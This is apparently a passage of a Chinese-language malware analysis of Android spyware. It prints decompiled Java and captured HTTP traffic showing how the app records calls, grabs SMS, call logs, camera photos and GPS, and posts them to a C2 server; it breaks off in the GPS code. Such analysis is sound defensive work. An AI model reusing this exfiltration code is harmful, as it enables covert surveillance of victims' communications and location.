
```
POST /incall3.php HTTP/1.1
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Host: 188.[redacted]
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

pid=0&callid=123456789HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 16:54:18 GMT
Server: Apache/2.4.4 (Win64) PHP/5.4.12
X-Powered-By: PHP/5.4.12
Content-Length: 2
Connection: close
Content-Type: text/html

ok
```



```
String stringBuilder = new StringBuilder(String.valueOf(obj)).append(v.c().a()).append("-").append(h).append("-").append("05-02-08-36-18").toString();
k = stringBuilder;
try {
    j = new StringBuilder(String.valueOf(context.getFilesDir().getParent())).append("/prefix/").append(stringBuilder).append(".db2").toString();
} catch (Exception e2) {
    e2.printStackTrace();
}
a = new MediaRecorder();
a.setAudioSource(1);
a.setOutputFormat(1);
a.setAudioEncoder(1);
a.setOutputFile(j);
try {
    a.prepare();
} catch (IllegalStateException e3) {
    e3.printStackTrace();
} catch (IOException e4) {
    e4.printStackTrace();
}
a.start();
e = true;
```


在MediaRecorder的帮助下，恶意软件将通话内容录音并以随机生成的名字保存在本地。

然后录制的文件被发送到C2服务器。




```
public int b(String str, Context context) {
    a("upload is gone...", context);
    this.m = "http://" + this.l + "/upcal.php";
    String str2 = "\r\n";
    String str3 = "--";
    String str4 = "*****";
    File file = new File(str);
    a("upload is gone 11 ...", context);
    if (file.isFile()) {
        try {
            FileInputStream fileInputStream = new FileInputStream(str);
            a("upload is gone 12 ...", context);
            URL url = new URL(this.m);
            a("upload is gone 2 ...", context);
            HttpURLConnection httpURLConnection = (HttpURLConnection) url.openConnection();
            httpURLConnection.setDoInput(true);
            httpURLConnection.setDoOutput(true);
            httpURLConnection.setUseCaches(false);
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Connection", "Keep-Alive");
            httpURLConnection.setRequestProperty("ENCTYPE", "multipart/form-data");
            httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=" + str4);
            httpURLConnection.setRequestProperty("uploaded_file", str);
            DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str2).toString());
            dataOutputStream.writeBytes("Content-Disposition: form-data; name=\"uploaded_file\";filename=\"" + str + "\"" + str2);
            dataOutputStream.writeBytes(str2);
            int min = Math.min(fileInputStream.available(), 1048576);
            byte[] bArr = new byte[min];
            int read = fileInputStream.read(bArr, 0, min);
            while (read > 0) {
                dataOutputStream.write(bArr, 0, min);
                min = Math.min(fileInputStream.available(), 1048576);
                read = fileInputStream.read(bArr, 0, min);
            }
            dataOutputStream.writeBytes(str2);
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str3).append(str2).toString());
            this.n = httpURLConnection.getResponseCode();
            httpURLConnection.getResponseMessage();
            if (this.n == 200) {
                a("upload is gone 200 ...", context);
                InputStreamReader inputStreamReader = new InputStreamReader(httpURLConnection.getInputStream());
                new File(str).delete();
            }
            fileInputStream.close();
            dataOutputStream.flush();
            dataOutputStream.close();
        } catch (MalformedURLException e) {
            a("error ex " + e.getMessage(), context);
        } catch (Exception e2) {
            e2.printStackTrace();
            a("upload eroooo..." + e2.getMessage(), context);
        }
        return this.n;
    }
    a("file not foyund ...", context);
    return 0;
}
```

SMS消息也一样：




```java
public String a(String str, String str2, String str3) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.d + "/script3.php");
    try {
        List arrayList = new ArrayList(3);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("smsbody", URLEncoder.encode(str2, "UTF-8")));
        arrayList.add(new BasicNameValuePair("smssender", str3));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        Log.i("Postdata", str2);
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```

TCPDUMP：




```
POST /script3.php HTTP/1.1
Content-Length: 55
Content-Type: application/x-www-form-urlencoded
Host: 188.[redacted]
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

pid=0&smsbody=nullmymessagegoeshere&smssender=123456789HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 16:56:59 GMT
Server: Apache/2.4.4 (Win64) PHP/5.4.12
X-Powered-By: PHP/5.4.12
Content-Length: 6
Connection: close
Content-Type: text/html



ok
```

包括通话日期、时长、拨打者名称的所有通话日志也都记录并广播给C2。




```java
public String a(String str, String str2, String str3, String str4, String str5, String str6) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.a + "/calllog.php");
    try {
        List arrayList = new ArrayList(6);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("callname", URLEncoder.encode(str2, "UTF-8")));
        arrayList.add(new BasicNameValuePair("callnum", str3));
        arrayList.add(new BasicNameValuePair("calldate", str4));
        arrayList.add(new BasicNameValuePair("calltype", str5));
        arrayList.add(new BasicNameValuePair("callduration", str6));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        Log.i("Postdata", str2);
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```

另一个特征就是照相机获取，APP可以用前置和后置摄像头进行拍照。




```
private int b() {
    int numberOfCameras = Camera.getNumberOfCameras();
    for (int i = 0; i < numberOfCameras; i++) {
        CameraInfo cameraInfo = new CameraInfo();
        Camera.getCameraInfo(i, cameraInfo);
        if (cameraInfo.facing == 1) {
            return i;
        }
    }
    return -1;
}

private int c() {
    int numberOfCameras = Camera.getNumberOfCameras();
    for (int i = 0; i < numberOfCameras; i++) {
        CameraInfo cameraInfo = new CameraInfo();
        Camera.getCameraInfo(i, cameraInfo);
        if (cameraInfo.facing == 0) {
            return i;
        }
    }
    return -1;
}
```




```
c("cam started");
String a = v.c().a();
this.b = "http://" + this.g + "/uppc.php";
this.f = new Thread(new i(this, a));
this.f.start();
```

之后，每个图片都会用随机生成的名字保存在本地，然后发送到C2服务器。




```
public int b(String str) {
    this.b = "http://" + this.a + "/uppc.php";
    String str2 = "\r\n";
    String str3 = "--";
    String str4 = "*****";
    File file = new File(str);
    if (file.isFile()) {
        try {
            a("file exsit and upload process began");
            FileInputStream fileInputStream = new FileInputStream(file);
            HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.b).openConnection();
            a("connection opend");
            httpURLConnection.setDoInput(true);
            httpURLConnection.setDoOutput(true);
            httpURLConnection.setUseCaches(false);
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Connection", "Keep-Alive");
            httpURLConnection.setRequestProperty("ENCTYPE", "multipart/form-data");
            httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=" + str4);
            httpURLConnection.setRequestProperty("uploaded_file", str);
            DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str2).toString());
            dataOutputStream.writeBytes("Content-Disposition: form-data; name=\"uploaded_file\";filename=\"" + str + "\"" + str2);
            dataOutputStream.writeBytes(str2);
            int min = Math.min(fileInputStream.available(), 1048576);
            byte[] bArr = new byte[min];
            int read = fileInputStream.read(bArr, 0, min);
            while (read > 0) {
                dataOutputStream.write(bArr, 0, min);
                min = Math.min(fileInputStream.available(), 1048576);
                read = fileInputStream.read(bArr, 0, min);
            }
            dataOutputStream.writeBytes(str2);
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str3).append(str2).toString());
            this.c = httpURLConnection.getResponseCode();
            httpURLConnection.getResponseMessage();
            if (this.c == 200) {
                String str5 = "File Upload Completed.\n\n See uploaded file here : \n\n http://www.androidexample.com/media/uploads/service_lifecycle.png";
                InputStreamReader inputStreamReader = new InputStreamReader(httpURLConnection.getInputStream());
                a("File Upload Complete : ");
            }
            fileInputStream.close();
            dataOutputStream.flush();
            dataOutputStream.close();
        } catch (MalformedURLException e) {
            a("MalformedURLException");
        } catch (Exception e2) {
            e2.printStackTrace();
            a("error :" + e2.getMessage());
        }
        return this.c;
    }
    Log.e("uploadFile", "Source File not exist :" + this.d + "service_lifecycle.png");
    new Thread(new ai(this)).start();
    return 0;
}
```



```
public void onPictureTaken(byte[] bArr, Camera camera) {
    String a = v.c().a();
    File file = new File(new StringBuilder(String.valueOf(this.f.getFilesDir().getParent())).append("/prefix/").toString());
    a("PhotoHandler called...");
    if (!(file.exists() || file.mkdirs())) {
        a("Can't create directory to save image.");
    }
    file = new File(file.getPath() + "/" + new StringBuilder(String.valueOf(a)).append("-").append(new SimpleDateFormat("yyyy-MM-dd-hh-mm-ss").format(new Date())).
    a = file.getPath();
    try {
        a(this.f, bArr, file);
        a("Image is stored");
        new Thread(new ag(this, a)).start();
        a("New Image saved " + String.valueOf(bArr.length) + ": " + file.getPath());
    } catch (Exception e) {
        a("Image could not be saved. ");
    }
}
```

另一个特征是GPS参数记录。所有的GPS参数都会记录下来，然后用HTTP Post方法发送给C2服务器。



```
public String a(String str, String str2, String str3) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.f + "/gps3.php");
    try {
        List arrayList = new ArrayList(3);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("lat", str2));
